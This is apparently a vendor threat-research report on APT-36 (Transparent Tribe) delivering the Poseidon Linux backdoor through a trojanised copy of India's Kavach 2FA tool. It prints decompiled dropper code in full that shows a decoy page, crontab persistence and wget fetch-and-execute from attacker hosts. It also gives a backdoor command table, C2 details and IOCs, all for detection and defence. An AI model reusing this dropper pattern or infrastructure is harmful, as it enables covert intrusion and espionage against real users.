Cyber Espionage in India: Decoding APT-36's New Linux Malware Campaign

By Tejaswini Sandapolla

Published: 2023-04-17 · Archived: 2026-04-05 16:09:10 UTC

The Uptycs threat research team has discovered a new Linux malware, Poseidon, deployed by the APT-36 group, also known as Transparent Tribe. This Pakistan-based advanced persistent threat group is notorious for targeting Indian government organizations, military personnel, and defense contractors.

Transparent Tribe used the Kavach authentication tool as a cover to deliver the Poseidon payload. Kavach is a two-factor authentication (2FA) solution provided by the Indian government for secure access to their email services. Transparent Tribe created a backdoored version of Kavach to target Linux users working for Indian government agencies. When a user interacts with the malicious version of Kavach, the genuine login page is displayed to distract them. Meanwhile, the payload is downloaded in the background, compromising the user's system.

Poseidon is a second-stage payload malware associated with Transparent Tribe. It is a general-purpose backdoor that provides attackers with a wide range of capabilities to hijack an infected host. Its functionalities include logging keystrokes, taking screen captures, uploading and downloading files, and remotely administering the system in various ways. Primarily, Poseidon is distributed through malicious websites disguised as legitimate Indian government sites.

Uptycs research found that the malware infrastructure, such as malicious domains, is linked to earlier APT-36 campaigns. This highlights the group's continued focus on the aforementioned Indian targets. Repercussions of this APT-36 attack could be significant, leading to loss of sensitive information, compromised systems, financial losses, and reputational damage.

Moreover, as the Transparent Tribe is thought to be state-sponsored, its activities could escalate tensions between nations, potentially resulting in retaliatory cyberattacks. This highlights the importance of implementing robust cybersecurity measures and remaining vigilant against the ever-evolving threat landscape.

FAQs

Q: What is APT-36 and who are its main targets?

APT-36, aka Transparent Tribe, primarily targets Indian government organizations, military personnel, and defense contractors. Its objective is usually to gather sensitive information, conduct cyber espionage, and compromise the security of its targets.

Q: What are some previous APT-36 campaign examples?

APT-36 is known to have exploited various platforms, including Windows and Android. The bad actors often create fake websites and documents that mimic legitimate government entities or organizations. This can trick targeted users into revealing their credentials or downloading malware onto their systems. It has also used custom-developed malware such as the Crimson RAT (remote access trojan) for cyber espionage.

Q: How can organizations know if they are infected with Poseidon?

Organizations can determine if they are infected with Poseidon by looking for specific indicators of compromise (IOCs) associated with the malware campaign. Uptycs threat research team has provided a list of IOCs related to Poseidon.

Q: How can users protect themselves from attacks by Transparent Tribe and other threat actors?

Users can protect themselves by following these best practices:

- Be cautious of unsolicited emails; verify the sender's authenticity before clicking on any links or opening attachments.
- Regularly update software and operating systems with the latest patches and security updates.
- Employ strong, unique passwords; enable two-factor authentication where possible.
- Use reputable antivirus software and keep it up to date.
- Be vigilant when visiting websites; double-check the validity of URLs (e.g., spelling) before downloading files or entering sensitive information.

Q: How does Uptycs XDR detect and protect against Poseidon malware?

Uptycs XDR (extended detection and response) protects against the Poseidon malware used in this APT-36 campaign. Uptycs uses advanced capabilities, including built-in YARA rules and contextual detections, to identify and analyze malware threats. By leveraging Uptycs XDR, your organization can effectively safeguard your systems and data from APT-36 and other advanced threats.

Technical Analysis

The Uptycs threat research team has uncovered an ELF malware sample (MD5: c82bf2c50900b89b66e9f62d68c415ab). It’s a compiled Python executable (Pyinstaller) of nearly 5 MB in size.

Upon extraction, a possible entry point is at Kavach.pyc (Figure 1). Next we’ll decompile it to produce its source code.

```
[+] Processing /home/gambit/csv/VT_Downloads/3f2e956b28cd3baf75b608074eb3f63ce9dc78eb6302d43c35993c853961a57d
[+] Pyinstaller version: 2.1+
[+] Python version: 3.6
[+] Length of package: 5657158 bytes
[+] Found 32 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: Kavach.pyc
[!] Warning: This script is running in a different Python version than the one used to build the executable.
[!] Please run this script in Python 3.6 to prevent extraction errors during unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: /home/gambit/csv/VT_Downloads/3f2e956b28cd3baf75b608074eb3f63ce9dc78eb6302d43c35993c853961a57d
```

Figure 1 – Extraction of .pyc files from pyinstaller executable

Seen in the Figure 2 Python code, the ELF file distracts the user by opening the legitimate Kavach login page (Figure 3). This is where 2FA is provided to Indian users wanting to access their government email service. But in the background, a malicious “bosshelp” file is downloaded from hxxps://sharing1[.]filesharetalk.com/bosshelp to the user’s ~/.local/share directory.

```
# uncompyle6 version 3.9.0
# Python bytecode version base 3.6 (3379)
# Decompiled from: Python 3.10.6 (main, Nov 14 2022, 16:10:14) [GCC 11.3.0]
# Embedded file name: Kavach.py
import webbrowser, os, sys
path = 'https://kavach.mail.gov.in'
webbrowser.open_new(path)
try:
    os.system('mkdir -p ~/.local/share')
    os.system('touch /dev/shm/mycron')
    os.system("echo '@reboot ~/.local/share/bosshelp'>>/dev/shm/mycron")
    os.system("echo '@reboot ~/.local/share/usbdriver'>>/dev/shm/mycron")
    os.system('crontab -u `whoami` /dev/shm/mycron')
    os.system('rm /dev/shm/mycron')
    os.system('wget https://sharing1.filesharetalk.com/bosshelp -O ~/.local/share/bosshelp')
    os.system('chmod +x ~/.local/share/bosshelp')
    os.system(' ~/.local/share/bosshelp')
    msg = 'everything worked fine'
except:
    msg = 'something went wrong'
# okay decompiling /home/gambit/training-pyinstaller/3f2e956b28cd3baf75b608074eb3f63ce9dc78eb6302d43c35993c853961a57d_extracted/Kavach.pyc
```

Legit login page

In the background downloads malicious Poseidon payload "bosshelp"

Figure 2 – Decompiled Python code

This creates a crontab to periodically log the victim's machine “loginname” in /dev/shm/mycron.




Figure 3 – Legitimate Kavach login page to trick users

Let's now examine the “bosshelp” second stage payload.

Payload 2

This payload (MD5: aeb3ad3426794d4e90de4d139e92ee4d) is a Golang ELF binary; GO version 1.17.8 is an unsigned Poseidon payload in MythicAgents. Upon execution, it initiates the following check-in connection with C2:

“Checkin” *keyword*

Process name

OS

PID

IP Address

Hostname

UUID

“Amd64aring” *keyword*

(The integrity level is 3 if the process is elevated; otherwise it’s level 2.)

```
.text:0000000000654D61
.text:0000000000654D61 loc_654D61:
.text:0000000000654D61 mov     [rsp+1C0h+var_1A8], rax
.text:0000000000654D66 mov     [rsp+1C0h+var_180], rcx
.text:0000000000654D6B nop
.text:0000000000654D6C call    github_com_MythicAgents_poseidon_Payload_Type_poseidon_agent_code_pkg_utils_functions_getHostname
.text:0000000000654D71 mov     [rsp+1C0h+var_178], rax
.text:0000000000654D76 mov     [rsp+1C0h+var_1B0], rbx
.text:0000000000654D7B nop     dword ptr [rax+rax+00h]
.text:0000000000654D80 call    github_com_MythicAgents_poseidon_Payload_Type_poseidon_agent_code_pkg_utils_functions_GetCurrentIPAddress
.text:0000000000654D85 mov     [rsp+1C0h+var_170], rax
.text:0000000000654D8A mov     [rsp+1C0h+var_190], rbx
.text:0000000000654D8F call    github_com_MythicAgents_poseidon_Payload_Type_poseidon_agent_code_pkg_utils_functions_GetPID
.text:0000000000654D94 mov     [rsp+1C0h+var_198], rax
.text:0000000000654D99 nop
.text:0000000000654D9A call    github_com_MythicAgents_poseidon_Payload_Type_poseidon_agent_code_pkg_utils_functions_getOS
.text:0000000000654D9F mov     [rsp+1C0h+var_188], rax
.text:0000000000654DA4 mov     [rsp+1C0h+var_1A0], rbx
.text:0000000000654DA9 nop
.text:0000000000654DAA call    github_com_MythicAgents_poseidon_Payload_Type_poseidon_agent_code_pkg_utils_functions_getProcessName
.text:0000000000654DAF lea     rdi, [rsp+1C0h+var_168]
.text:0000000000654DB4 lea     rsi, off_81D350 ; "checkin"
.text:0000000000654DBB nop     dword ptr [rax+rax+00h]
.text:0000000000654DC0 mov     [rsp+1C0h+var_1D0], rbp
.text:0000000000654DC5 lea     rbp, [rsp+1C0h+var_1D0]
```

Figure 4 – C2 check-in

1. The check-in data is encrypted by the RSA key pair generated by theGenerateRSAKeyPair() function.
2. Then a 3b54bd24-92a5-4b91-ad15-de771a497372 UUID (assigned by Mythic during creation) is appended.
3. The data is now sent to the Mythic C2 server at 70[.]34[.]214[.]252.

The C2 was offline during our analysis. But the binary contained a switch case (Figure 5) having a number of tasks (e.g., keylogging, injecting, screen capture, uploading/downloading files). Each task is associated with a TaskID shown in the following table.




Figure 5 – Switch case to perform various tasks

COMMAND CODE (DECIMAL)	TASK	DESCRIPTION
4	Shell	Execute shell commands
5	Screencapture_run	Take a screenshot of victim’s desktop
6	Keylog_Run	Logging keystrokes
7	Download	Download file from remote system
8	Upload	Upload file to remote machine
9	LibInject	Inject a library
10	Ps_run	List processes running on machine
11	Sleep_run	Sleep time
12	cat_run	Read contents inside the file
13	cd_run	Change directory
14	ls	List contents inside the directory
15	jxa_run	Javascript for automation
16	keys_run	Retrieve keys from Kerberos keychain
17	triagedirectory	Search target directory

18	sshauth	Authenticate to host using username and password pair
19	portscan	Scan target for open ports
20	main.getJoblisting	Get list of current running jobs
21	main.killJob	Kill a process with given PID
22	cp_run	Copy a file
23	drives_run	List currently mounted drives along with their description
24	getuser_run	List information about current user
25	mkdir	Create directory.
26	mv	Move a file
27	pwd	Print working directory
28	rm	Delete a file
29	getenv	Retrieve current environment variables
30	setenv	Set environment variables
31	unsetenv	Delete environment variable

32	kill_run	Kill process with given PID
33	curl_run	Execute curl command
34	xpc_run	Cross-process communication
35	socks	Support for SOCKS proxies
36	listtask_run	Get list of running tasks
37	list_entitlements_Run	List entitlements (permissions associated with a particular PID)
38	Execute_memory	Execute shellcode directly from the memory
39	jsimport_run	To load specified javascript module
43	dyld_inject_Run	Inject dynamic library

This payload serves as an all-purpose backdoor. An attacker can use it to take control of an infected host, record keystrokes, insert new stages, launch screen captures, or remotely monitor computers in a variety of ways using above commands.

Threat Intelligence

hxxps://sharing1[.]filesharetalk.com is the site from which the bosshelp Poseidon payload is downloaded (not to be confused with the legitimate filesharingtalk[.]com domain). Its passive DNS replication 153.92.220.48 is linked to APT 36.




Figure 6 – DNS replication of sharing1[.]filesharetalk.com

The next table shows suspicious domains masquerading as various government sites hosted on the same IP (153.92.220.48). All were used in earlier APT-36 campaigns.

SUSPICIOUS DOMAINS	LEGIT DOMAINS	OTHER AV DETECTIONS FOR SUSPICIOUS DOMAINS
govscholarships[.]in	scholarships.gov.in	3
kavach-app[.]in	kavach.mail.gov.in	11
supremo-portal[.]in	supremo.nic.in	6


Similar Campaigns

MD5:382285738bae358060011ad847e845d2 (Name: confirmationId_ksb) masquerades as the Kendriya Sainik board site as seen in Figure7

Suspicious Site present in the malicious pyinstaller file: www[.]ksboard[.]in
Legit site: ksb[.]gov[.]in.

MD5:02796a813b79928c95b2475798a14688(Name:confirmationId_rodra) masquerades as RODRA (Retired Officers Digital Records Archive) as seen in Fig 8.

Suspicious Site present in the malicious pyinstaller file: www[.]rodra[.]in.
The legitimate site is rodra[.]gov[.]in.




```
# uncompyle6 version 3.9.0
# Python bytecode version base 3.6 (3379)
# Decompiled from: Python 3.10.6 (main, Mar 10 2023, 10:55:28) [GCC 11.3.0]
# Embedded file name: confirmationId_ksb.py
import urllib.request, webbrowser, os
path = 'https://ksboard.in/confirmation-id.pdf'
webbrowser.open_new(path)
url = 'http://tt1.apktrial.com:8001/0/1/2/3/4/5/6/7/8/9/kavachelf'
filename = '/dev/shm/kavachelf'
urllib.request.urlretrieve(url, filename)
msg = []
try:
    os.system('mkdir -p ~/.local/share')
    os.system('mv /dev/shm/kavachelf  ~/.local/share/kavachelf')
    os.system('chmod +x ~/.local/share/kavachelf')
    os.system('touch /dev/shm/mycron')
    os.system("echo '@reboot ~/.local/share/kavachelf'>>/dev/shm/mycron")
    os.system("echo '@reboot ~/.local/share/bfdrive'>>/dev/shm/mycron")
    os.system("echo '@reboot ~/.local/share/usbdriver'>>/dev/shm/mycron")
    os.system('crontab -u `whoami` /dev/shm/mycron')
    os.system('rm /dev/shm/mycron')
    os.system('wget https://www.ksboard.in/usbdriver -O ~/.local/share/usbdriver')
    os.system('chmod +x ~/.local/share/usbdriver')
    os.system('wget https://www.ksboard.in/bfdrive -O ~/.local/share/bfdrive')
    os.system('chmod +x ~/.local/share/bfdrive')
    os.system('wget https://www.ksboard.in/opentab -O ~/.local/share/opentab')
    os.system('chmod +x ~/.local/share/opentab')
    os.system(' ~/.local/share/kavachelf && ~/.local/share/bfdrive && ~/.local/share/usbdriver')
    msg = 'everything worked fine'
except:
    msg = 'something went wrong'
# okay decompiling confirmationId_ksb.pyc
```

Figure 7 – Decompiled Python code from malicious pyinstaller confirmationId_ksb

Figure 8 – Decompiled Python code from malicious pyinstaller confirmationId_rodra

Conclusion

Transparent Tribe is an APT group that targets users working within the Indian government. It has previously executed many payloads in Windows and Android. Now APT 36 has started targeting Linux users, too. Sites such as Kavach, Rodra, and KSB were used in social engineering attacks to trick targeted users. Users should be extremely careful and double-check URLs before opening or downloading files.

We could see new features/advancements from this APT group in the future. The Uptycs threat research team continuously monitors related malware campaigns to safeguard our clients and inform the broader security community.

Uptycs XDR Detection

In addition to having YARA built-in and being armed with other advanced detection capabilities, Uptycs XDR users can easily scan for Poseidon. XDR contextual detection provides important details about identified malware.

Users can navigate to the toolkit data section in the detection alert, then click a detected item to reveal its profile (Figure 9).




Figure 9 – Uptycs EDR detection

IOC

Hashes

File Name	MD5
Kavach	c82bf2c50900b89b66e9f62d68c415ab
confirmationId_ksb	382285738bae358060011ad847e845d2
confirmationId_rodra	02796a813b79928c95b2475798a14688
Bosshelp	aeb3ad3426794d4e90de4d139e92ee4d
Bossstart	21316422f8c7f0f3ab2b9a282cdacd03

Bosstype	7b163e400e481519d74e06c1116a5200
Kavachelf	9b64528352dd683e55eb308919a596fa

URLS & IP

sharing1[.]filesharetalk.com/bosshelp

ksboard[.]in

rodra[.]in

tt1[.]apktrial[.]com

70[.]34[.]214[.]252
